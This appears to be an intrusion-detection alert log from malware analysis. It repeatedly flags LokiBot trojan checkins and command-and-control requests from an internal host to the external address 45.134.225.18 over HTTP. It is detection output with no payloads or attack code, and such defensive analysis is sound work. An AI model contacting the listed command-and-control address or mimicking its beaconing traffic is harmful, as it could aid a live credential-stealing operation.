12/03/20-10:00:01.219175	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50047	80	192.168.2.5	45.134.225.18
12/03/20-10:00:01.219175	TCP	2025381	ET TROJAN LokiBot Checkin	50047	80	192.168.2.5	45.134.225.18
12/03/20-10:00:01.219175	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50047	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:00:01.500183	TCP	2570	WEB-MISC Invalid HTTP Version String	50048	80	192.168.2.5	45.134.225.18
12/03/20-10:00:01.500183	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50048	80	192.168.2.5	45.134.225.18
12/03/20-10:00:01.500183	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50048	80	192.168.2.5	45.134.225.18
12/03/20-10:00:01.500183	TCP	2025381	ET TROJAN LokiBot Checkin	50048	80	192.168.2.5	45.134.225.18
12/03/20-10:00:01.500183	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50048	80	192.168.2.5	45.134.225.18
12/03/20-10:00:01.778387	TCP	2570	WEB-MISC Invalid HTTP Version String	50049	80	192.168.2.5	45.134.225.18
12/03/20-10:00:01.778387	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50049	80	192.168.2.5	45.134.225.18
12/03/20-10:00:01.778387	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50049	80	192.168.2.5	45.134.225.18
12/03/20-10:00:01.778387	TCP	2025381	ET TROJAN LokiBot Checkin	50049	80	192.168.2.5	45.134.225.18
12/03/20-10:00:01.778387	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50049	80	192.168.2.5	45.134.225.18
12/03/20-10:00:02.056961	TCP	2570	WEB-MISC Invalid HTTP Version String	50050	80	192.168.2.5	45.134.225.18
12/03/20-10:00:02.056961	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50050	80	192.168.2.5	45.134.225.18
12/03/20-10:00:02.056961	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50050	80	192.168.2.5	45.134.225.18
12/03/20-10:00:02.056961	TCP	2025381	ET TROJAN LokiBot Checkin	50050	80	192.168.2.5	45.134.225.18
12/03/20-10:00:02.056961	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50050	80	192.168.2.5	45.134.225.18
12/03/20-10:00:02.341214	TCP	2570	WEB-MISC Invalid HTTP Version String	50051	80	192.168.2.5	45.134.225.18
12/03/20-10:00:02.341214	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50051	80	192.168.2.5	45.134.225.18
12/03/20-10:00:02.341214	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50051	80	192.168.2.5	45.134.225.18
12/03/20-10:00:02.341214	TCP	2025381	ET TROJAN LokiBot Checkin	50051	80	192.168.2.5	45.134.225.18
12/03/20-10:00:02.341214	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50051	80	192.168.2.5	45.134.225.18
12/03/20-10:00:02.615256	TCP	2570	WEB-MISC Invalid HTTP Version String	50052	80	192.168.2.5	45.134.225.18
12/03/20-10:00:02.615256	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50052	80	192.168.2.5	45.134.225.18
12/03/20-10:00:02.615256	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50052	80	192.168.2.5	45.134.225.18
12/03/20-10:00:02.615256	TCP	2025381	ET TROJAN LokiBot Checkin	50052	80	192.168.2.5	45.134.225.18
12/03/20-10:00:02.615256	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50052	80	192.168.2.5	45.134.225.18
12/03/20-10:00:02.892814	TCP	2570	WEB-MISC Invalid HTTP Version String	50053	80	192.168.2.5	45.134.225.18
12/03/20-10:00:02.892814	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50053	80	192.168.2.5	45.134.225.18
12/03/20-10:00:02.892814	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50053	80	192.168.2.5	45.134.225.18
12/03/20-10:00:02.892814	TCP	2025381	ET TROJAN LokiBot Checkin	50053	80	192.168.2.5	45.134.225.18
12/03/20-10:00:02.892814	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50053	80	192.168.2.5	45.134.225.18
12/03/20-10:00:03.159563	TCP	2570	WEB-MISC Invalid HTTP Version String	50054	80	192.168.2.5	45.134.225.18
12/03/20-10:00:03.159563	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50054	80	192.168.2.5	45.134.225.18
12/03/20-10:00:03.159563	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50054	80	192.168.2.5	45.134.225.18
12/03/20-10:00:03.159563	TCP	2025381	ET TROJAN LokiBot Checkin	50054	80	192.168.2.5	45.134.225.18
12/03/20-10:00:03.159563	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50054	80	192.168.2.5	45.134.225.18
12/03/20-10:00:03.454640	TCP	2570	WEB-MISC Invalid HTTP Version String	50055	80	192.168.2.5	45.134.225.18
12/03/20-10:00:03.454640	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50055	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:00:03.454640	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50055	80	192.168.2.5	45.134.225.18
12/03/20-10:00:03.454640	TCP	2025381	ET TROJAN LokiBot Checkin	50055	80	192.168.2.5	45.134.225.18
12/03/20-10:00:03.454640	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50055	80	192.168.2.5	45.134.225.18
12/03/20-10:00:03.735111	TCP	2570	WEB-MISC Invalid HTTP Version String	50056	80	192.168.2.5	45.134.225.18
12/03/20-10:00:03.735111	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50056	80	192.168.2.5	45.134.225.18
12/03/20-10:00:03.735111	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50056	80	192.168.2.5	45.134.225.18
12/03/20-10:00:03.735111	TCP	2025381	ET TROJAN LokiBot Checkin	50056	80	192.168.2.5	45.134.225.18
12/03/20-10:00:03.735111	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50056	80	192.168.2.5	45.134.225.18
12/03/20-10:00:04.016231	TCP	2570	WEB-MISC Invalid HTTP Version String	50057	80	192.168.2.5	45.134.225.18
12/03/20-10:00:04.016231	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50057	80	192.168.2.5	45.134.225.18
12/03/20-10:00:04.016231	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50057	80	192.168.2.5	45.134.225.18
12/03/20-10:00:04.016231	TCP	2025381	ET TROJAN LokiBot Checkin	50057	80	192.168.2.5	45.134.225.18
12/03/20-10:00:04.016231	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50057	80	192.168.2.5	45.134.225.18
12/03/20-10:00:04.285419	TCP	2570	WEB-MISC Invalid HTTP Version String	50058	80	192.168.2.5	45.134.225.18
12/03/20-10:00:04.285419	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50058	80	192.168.2.5	45.134.225.18
12/03/20-10:00:04.285419	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50058	80	192.168.2.5	45.134.225.18
12/03/20-10:00:04.285419	TCP	2025381	ET TROJAN LokiBot Checkin	50058	80	192.168.2.5	45.134.225.18
12/03/20-10:00:04.285419	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50058	80	192.168.2.5	45.134.225.18
12/03/20-10:00:04.554100	TCP	2570	WEB-MISC Invalid HTTP Version String	50059	80	192.168.2.5	45.134.225.18
12/03/20-10:00:04.554100	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50059	80	192.168.2.5	45.134.225.18
12/03/20-10:00:04.554100	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50059	80	192.168.2.5	45.134.225.18
12/03/20-10:00:04.554100	TCP	2025381	ET TROJAN LokiBot Checkin	50059	80	192.168.2.5	45.134.225.18
12/03/20-10:00:04.554100	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50059	80	192.168.2.5	45.134.225.18
12/03/20-10:00:04.840861	TCP	2570	WEB-MISC Invalid HTTP Version String	50060	80	192.168.2.5	45.134.225.18
12/03/20-10:00:04.840861	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50060	80	192.168.2.5	45.134.225.18
12/03/20-10:00:04.840861	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50060	80	192.168.2.5	45.134.225.18
12/03/20-10:00:04.840861	TCP	2025381	ET TROJAN LokiBot Checkin	50060	80	192.168.2.5	45.134.225.18
12/03/20-10:00:04.840861	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50060	80	192.168.2.5	45.134.225.18
12/03/20-10:00:05.117261	TCP	2570	WEB-MISC Invalid HTTP Version String	50061	80	192.168.2.5	45.134.225.18
12/03/20-10:00:05.117261	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50061	80	192.168.2.5	45.134.225.18
12/03/20-10:00:05.117261	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50061	80	192.168.2.5	45.134.225.18
12/03/20-10:00:05.117261	TCP	2025381	ET TROJAN LokiBot Checkin	50061	80	192.168.2.5	45.134.225.18
12/03/20-10:00:05.117261	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50061	80	192.168.2.5	45.134.225.18
12/03/20-10:00:05.395045	TCP	2570	WEB-MISC Invalid HTTP Version String	50062	80	192.168.2.5	45.134.225.18
12/03/20-10:00:05.395045	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50062	80	192.168.2.5	45.134.225.18
12/03/20-10:00:05.395045	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50062	80	192.168.2.5	45.134.225.18
12/03/20-10:00:05.395045	TCP	2025381	ET TROJAN LokiBot Checkin	50062	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:00:05.395045	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50062	80	192.168.2.5	45.134.225.18
12/03/20-10:00:05.666385	TCP	2570	WEB-MISC Invalid HTTP Version String	50063	80	192.168.2.5	45.134.225.18
12/03/20-10:00:05.666385	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50063	80	192.168.2.5	45.134.225.18
12/03/20-10:00:05.666385	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50063	80	192.168.2.5	45.134.225.18
12/03/20-10:00:05.666385	TCP	2025381	ET TROJAN LokiBot Checkin	50063	80	192.168.2.5	45.134.225.18
12/03/20-10:00:05.666385	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50063	80	192.168.2.5	45.134.225.18
12/03/20-10:00:05.960106	TCP	2570	WEB-MISC Invalid HTTP Version String	50064	80	192.168.2.5	45.134.225.18
12/03/20-10:00:05.960106	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50064	80	192.168.2.5	45.134.225.18
12/03/20-10:00:05.960106	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50064	80	192.168.2.5	45.134.225.18
12/03/20-10:00:05.960106	TCP	2025381	ET TROJAN LokiBot Checkin	50064	80	192.168.2.5	45.134.225.18
12/03/20-10:00:05.960106	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50064	80	192.168.2.5	45.134.225.18
12/03/20-10:00:06.254094	TCP	2570	WEB-MISC Invalid HTTP Version String	50065	80	192.168.2.5	45.134.225.18
12/03/20-10:00:06.254094	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50065	80	192.168.2.5	45.134.225.18
12/03/20-10:00:06.254094	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50065	80	192.168.2.5	45.134.225.18
12/03/20-10:00:06.254094	TCP	2025381	ET TROJAN LokiBot Checkin	50065	80	192.168.2.5	45.134.225.18
12/03/20-10:00:06.254094	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50065	80	192.168.2.5	45.134.225.18
12/03/20-10:00:06.534481	TCP	2570	WEB-MISC Invalid HTTP Version String	50066	80	192.168.2.5	45.134.225.18
12/03/20-10:00:06.534481	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50066	80	192.168.2.5	45.134.225.18
12/03/20-10:00:06.534481	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50066	80	192.168.2.5	45.134.225.18
12/03/20-10:00:06.534481	TCP	2025381	ET TROJAN LokiBot Checkin	50066	80	192.168.2.5	45.134.225.18
12/03/20-10:00:06.534481	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50066	80	192.168.2.5	45.134.225.18
12/03/20-10:00:06.822661	TCP	2570	WEB-MISC Invalid HTTP Version String	50067	80	192.168.2.5	45.134.225.18
12/03/20-10:00:06.822661	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50067	80	192.168.2.5	45.134.225.18
12/03/20-10:00:06.822661	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50067	80	192.168.2.5	45.134.225.18
12/03/20-10:00:06.822661	TCP	2025381	ET TROJAN LokiBot Checkin	50067	80	192.168.2.5	45.134.225.18
12/03/20-10:00:06.822661	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50067	80	192.168.2.5	45.134.225.18
12/03/20-10:00:07.117669	TCP	2570	WEB-MISC Invalid HTTP Version String	50068	80	192.168.2.5	45.134.225.18
12/03/20-10:00:07.117669	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50068	80	192.168.2.5	45.134.225.18
12/03/20-10:00:07.117669	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50068	80	192.168.2.5	45.134.225.18
12/03/20-10:00:07.117669	TCP	2025381	ET TROJAN LokiBot Checkin	50068	80	192.168.2.5	45.134.225.18
12/03/20-10:00:07.117669	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50068	80	192.168.2.5	45.134.225.18
12/03/20-10:00:07.392867	TCP	2570	WEB-MISC Invalid HTTP Version String	50069	80	192.168.2.5	45.134.225.18
12/03/20-10:00:07.392867	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50069	80	192.168.2.5	45.134.225.18
12/03/20-10:00:07.392867	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50069	80	192.168.2.5	45.134.225.18
12/03/20-10:00:07.392867	TCP	2025381	ET TROJAN LokiBot Checkin	50069	80	192.168.2.5	45.134.225.18
12/03/20-10:00:07.392867	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50069	80	192.168.2.5	45.134.225.18
12/03/20-10:00:07.672555	TCP	2570	WEB-MISC Invalid HTTP Version String	50070	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:00:07.672555	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50070	80	192.168.2.5	45.134.225.18
12/03/20-10:00:07.672555	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50070	80	192.168.2.5	45.134.225.18
12/03/20-10:00:07.672555	TCP	2025381	ET TROJAN LokiBot Checkin	50070	80	192.168.2.5	45.134.225.18
12/03/20-10:00:07.672555	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50070	80	192.168.2.5	45.134.225.18
12/03/20-10:00:07.941833	TCP	2570	WEB-MISC Invalid HTTP Version String	50071	80	192.168.2.5	45.134.225.18
12/03/20-10:00:07.941833	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50071	80	192.168.2.5	45.134.225.18
12/03/20-10:00:07.941833	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50071	80	192.168.2.5	45.134.225.18
12/03/20-10:00:07.941833	TCP	2025381	ET TROJAN LokiBot Checkin	50071	80	192.168.2.5	45.134.225.18
12/03/20-10:00:07.941833	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50071	80	192.168.2.5	45.134.225.18
12/03/20-10:00:08.207892	TCP	2570	WEB-MISC Invalid HTTP Version String	50072	80	192.168.2.5	45.134.225.18
12/03/20-10:00:08.207892	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50072	80	192.168.2.5	45.134.225.18
12/03/20-10:00:08.207892	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50072	80	192.168.2.5	45.134.225.18
12/03/20-10:00:08.207892	TCP	2025381	ET TROJAN LokiBot Checkin	50072	80	192.168.2.5	45.134.225.18
12/03/20-10:00:08.207892	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50072	80	192.168.2.5	45.134.225.18
12/03/20-10:00:08.477285	TCP	2570	WEB-MISC Invalid HTTP Version String	50073	80	192.168.2.5	45.134.225.18
12/03/20-10:00:08.477285	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50073	80	192.168.2.5	45.134.225.18
12/03/20-10:00:08.477285	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50073	80	192.168.2.5	45.134.225.18
12/03/20-10:00:08.477285	TCP	2025381	ET TROJAN LokiBot Checkin	50073	80	192.168.2.5	45.134.225.18
12/03/20-10:00:08.477285	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50073	80	192.168.2.5	45.134.225.18
12/03/20-10:00:08.777447	TCP	2570	WEB-MISC Invalid HTTP Version String	50074	80	192.168.2.5	45.134.225.18
12/03/20-10:00:08.777447	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50074	80	192.168.2.5	45.134.225.18
12/03/20-10:00:08.777447	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50074	80	192.168.2.5	45.134.225.18
12/03/20-10:00:08.777447	TCP	2025381	ET TROJAN LokiBot Checkin	50074	80	192.168.2.5	45.134.225.18
12/03/20-10:00:08.777447	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50074	80	192.168.2.5	45.134.225.18
12/03/20-10:00:09.061100	TCP	2570	WEB-MISC Invalid HTTP Version String	50075	80	192.168.2.5	45.134.225.18
12/03/20-10:00:09.061100	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50075	80	192.168.2.5	45.134.225.18
12/03/20-10:00:09.061100	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50075	80	192.168.2.5	45.134.225.18
12/03/20-10:00:09.061100	TCP	2025381	ET TROJAN LokiBot Checkin	50075	80	192.168.2.5	45.134.225.18
12/03/20-10:00:09.061100	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50075	80	192.168.2.5	45.134.225.18
12/03/20-10:00:09.357664	TCP	2570	WEB-MISC Invalid HTTP Version String	50076	80	192.168.2.5	45.134.225.18
12/03/20-10:00:09.357664	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50076	80	192.168.2.5	45.134.225.18
12/03/20-10:00:09.357664	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50076	80	192.168.2.5	45.134.225.18
12/03/20-10:00:09.357664	TCP	2025381	ET TROJAN LokiBot Checkin	50076	80	192.168.2.5	45.134.225.18
12/03/20-10:00:09.357664	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50076	80	192.168.2.5	45.134.225.18
12/03/20-10:00:09.632157	TCP	2570	WEB-MISC Invalid HTTP Version String	50077	80	192.168.2.5	45.134.225.18
12/03/20-10:00:09.632157	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50077	80	192.168.2.5	45.134.225.18
12/03/20-10:00:09.632157	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50077	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:00:09.632157	TCP	2025381	ET TROJAN LokiBot Checkin	50077	80	192.168.2.5	45.134.225.18
12/03/20-10:00:09.632157	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50077	80	192.168.2.5	45.134.225.18
12/03/20-10:00:09.925052	TCP	2570	WEB-MISC Invalid HTTP Version String	50078	80	192.168.2.5	45.134.225.18
12/03/20-10:00:09.925052	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50078	80	192.168.2.5	45.134.225.18
12/03/20-10:00:09.925052	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50078	80	192.168.2.5	45.134.225.18
12/03/20-10:00:09.925052	TCP	2025381	ET TROJAN LokiBot Checkin	50078	80	192.168.2.5	45.134.225.18
12/03/20-10:00:09.925052	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50078	80	192.168.2.5	45.134.225.18
12/03/20-10:00:10.197201	TCP	2570	WEB-MISC Invalid HTTP Version String	50079	80	192.168.2.5	45.134.225.18
12/03/20-10:00:10.197201	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50079	80	192.168.2.5	45.134.225.18
12/03/20-10:00:10.197201	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50079	80	192.168.2.5	45.134.225.18
12/03/20-10:00:10.197201	TCP	2025381	ET TROJAN LokiBot Checkin	50079	80	192.168.2.5	45.134.225.18
12/03/20-10:00:10.197201	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50079	80	192.168.2.5	45.134.225.18
12/03/20-10:00:10.472702	TCP	2570	WEB-MISC Invalid HTTP Version String	50080	80	192.168.2.5	45.134.225.18
12/03/20-10:00:10.472702	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50080	80	192.168.2.5	45.134.225.18
12/03/20-10:00:10.472702	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50080	80	192.168.2.5	45.134.225.18
12/03/20-10:00:10.472702	TCP	2025381	ET TROJAN LokiBot Checkin	50080	80	192.168.2.5	45.134.225.18
12/03/20-10:00:10.472702	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50080	80	192.168.2.5	45.134.225.18
12/03/20-10:00:10.746786	TCP	2570	WEB-MISC Invalid HTTP Version String	50081	80	192.168.2.5	45.134.225.18
12/03/20-10:00:10.746786	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50081	80	192.168.2.5	45.134.225.18
12/03/20-10:00:10.746786	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50081	80	192.168.2.5	45.134.225.18
12/03/20-10:00:10.746786	TCP	2025381	ET TROJAN LokiBot Checkin	50081	80	192.168.2.5	45.134.225.18
12/03/20-10:00:10.746786	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50081	80	192.168.2.5	45.134.225.18
12/03/20-10:00:11.022688	TCP	2570	WEB-MISC Invalid HTTP Version String	50082	80	192.168.2.5	45.134.225.18
12/03/20-10:00:11.022688	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50082	80	192.168.2.5	45.134.225.18
12/03/20-10:00:11.022688	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50082	80	192.168.2.5	45.134.225.18
12/03/20-10:00:11.022688	TCP	2025381	ET TROJAN LokiBot Checkin	50082	80	192.168.2.5	45.134.225.18
12/03/20-10:00:11.022688	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50082	80	192.168.2.5	45.134.225.18
12/03/20-10:00:11.300480	TCP	2570	WEB-MISC Invalid HTTP Version String	50083	80	192.168.2.5	45.134.225.18
12/03/20-10:00:11.300480	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50083	80	192.168.2.5	45.134.225.18
12/03/20-10:00:11.300480	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50083	80	192.168.2.5	45.134.225.18
12/03/20-10:00:11.300480	TCP	2025381	ET TROJAN LokiBot Checkin	50083	80	192.168.2.5	45.134.225.18
12/03/20-10:00:11.300480	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50083	80	192.168.2.5	45.134.225.18
12/03/20-10:00:11.578885	TCP	2570	WEB-MISC Invalid HTTP Version String	50084	80	192.168.2.5	45.134.225.18
12/03/20-10:00:11.578885	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50084	80	192.168.2.5	45.134.225.18
12/03/20-10:00:11.578885	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50084	80	192.168.2.5	45.134.225.18
12/03/20-10:00:11.578885	TCP	2025381	ET TROJAN LokiBot Checkin	50084	80	192.168.2.5	45.134.225.18
12/03/20-10:00:11.578885	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50084	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:00:11.861839	TCP	2570	WEB-MISC Invalid HTTP Version String	50085	80	192.168.2.5	45.134.225.18
12/03/20-10:00:11.861839	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50085	80	192.168.2.5	45.134.225.18
12/03/20-10:00:11.861839	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50085	80	192.168.2.5	45.134.225.18
12/03/20-10:00:11.861839	TCP	2025381	ET TROJAN LokiBot Checkin	50085	80	192.168.2.5	45.134.225.18
12/03/20-10:00:11.861839	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50085	80	192.168.2.5	45.134.225.18
12/03/20-10:00:12.144350	TCP	2570	WEB-MISC Invalid HTTP Version String	50086	80	192.168.2.5	45.134.225.18
12/03/20-10:00:12.144350	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50086	80	192.168.2.5	45.134.225.18
12/03/20-10:00:12.144350	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50086	80	192.168.2.5	45.134.225.18
12/03/20-10:00:12.144350	TCP	2025381	ET TROJAN LokiBot Checkin	50086	80	192.168.2.5	45.134.225.18
12/03/20-10:00:12.144350	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50086	80	192.168.2.5	45.134.225.18
12/03/20-10:00:12.420151	TCP	2570	WEB-MISC Invalid HTTP Version String	50087	80	192.168.2.5	45.134.225.18
12/03/20-10:00:12.420151	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50087	80	192.168.2.5	45.134.225.18
12/03/20-10:00:12.420151	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50087	80	192.168.2.5	45.134.225.18
12/03/20-10:00:12.420151	TCP	2025381	ET TROJAN LokiBot Checkin	50087	80	192.168.2.5	45.134.225.18
12/03/20-10:00:12.420151	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50087	80	192.168.2.5	45.134.225.18
12/03/20-10:00:12.705294	TCP	2570	WEB-MISC Invalid HTTP Version String	50088	80	192.168.2.5	45.134.225.18
12/03/20-10:00:12.705294	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50088	80	192.168.2.5	45.134.225.18
12/03/20-10:00:12.705294	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50088	80	192.168.2.5	45.134.225.18
12/03/20-10:00:12.705294	TCP	2025381	ET TROJAN LokiBot Checkin	50088	80	192.168.2.5	45.134.225.18
12/03/20-10:00:12.705294	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50088	80	192.168.2.5	45.134.225.18
12/03/20-10:00:12.990587	TCP	2570	WEB-MISC Invalid HTTP Version String	50089	80	192.168.2.5	45.134.225.18
12/03/20-10:00:12.990587	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50089	80	192.168.2.5	45.134.225.18
12/03/20-10:00:12.990587	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50089	80	192.168.2.5	45.134.225.18
12/03/20-10:00:12.990587	TCP	2025381	ET TROJAN LokiBot Checkin	50089	80	192.168.2.5	45.134.225.18
12/03/20-10:00:12.990587	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50089	80	192.168.2.5	45.134.225.18
12/03/20-10:00:13.317086	TCP	2570	WEB-MISC Invalid HTTP Version String	50090	80	192.168.2.5	45.134.225.18
12/03/20-10:00:13.317086	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50090	80	192.168.2.5	45.134.225.18
12/03/20-10:00:13.317086	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50090	80	192.168.2.5	45.134.225.18
12/03/20-10:00:13.317086	TCP	2025381	ET TROJAN LokiBot Checkin	50090	80	192.168.2.5	45.134.225.18
12/03/20-10:00:13.317086	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50090	80	192.168.2.5	45.134.225.18
12/03/20-10:00:13.592506	TCP	2570	WEB-MISC Invalid HTTP Version String	50091	80	192.168.2.5	45.134.225.18
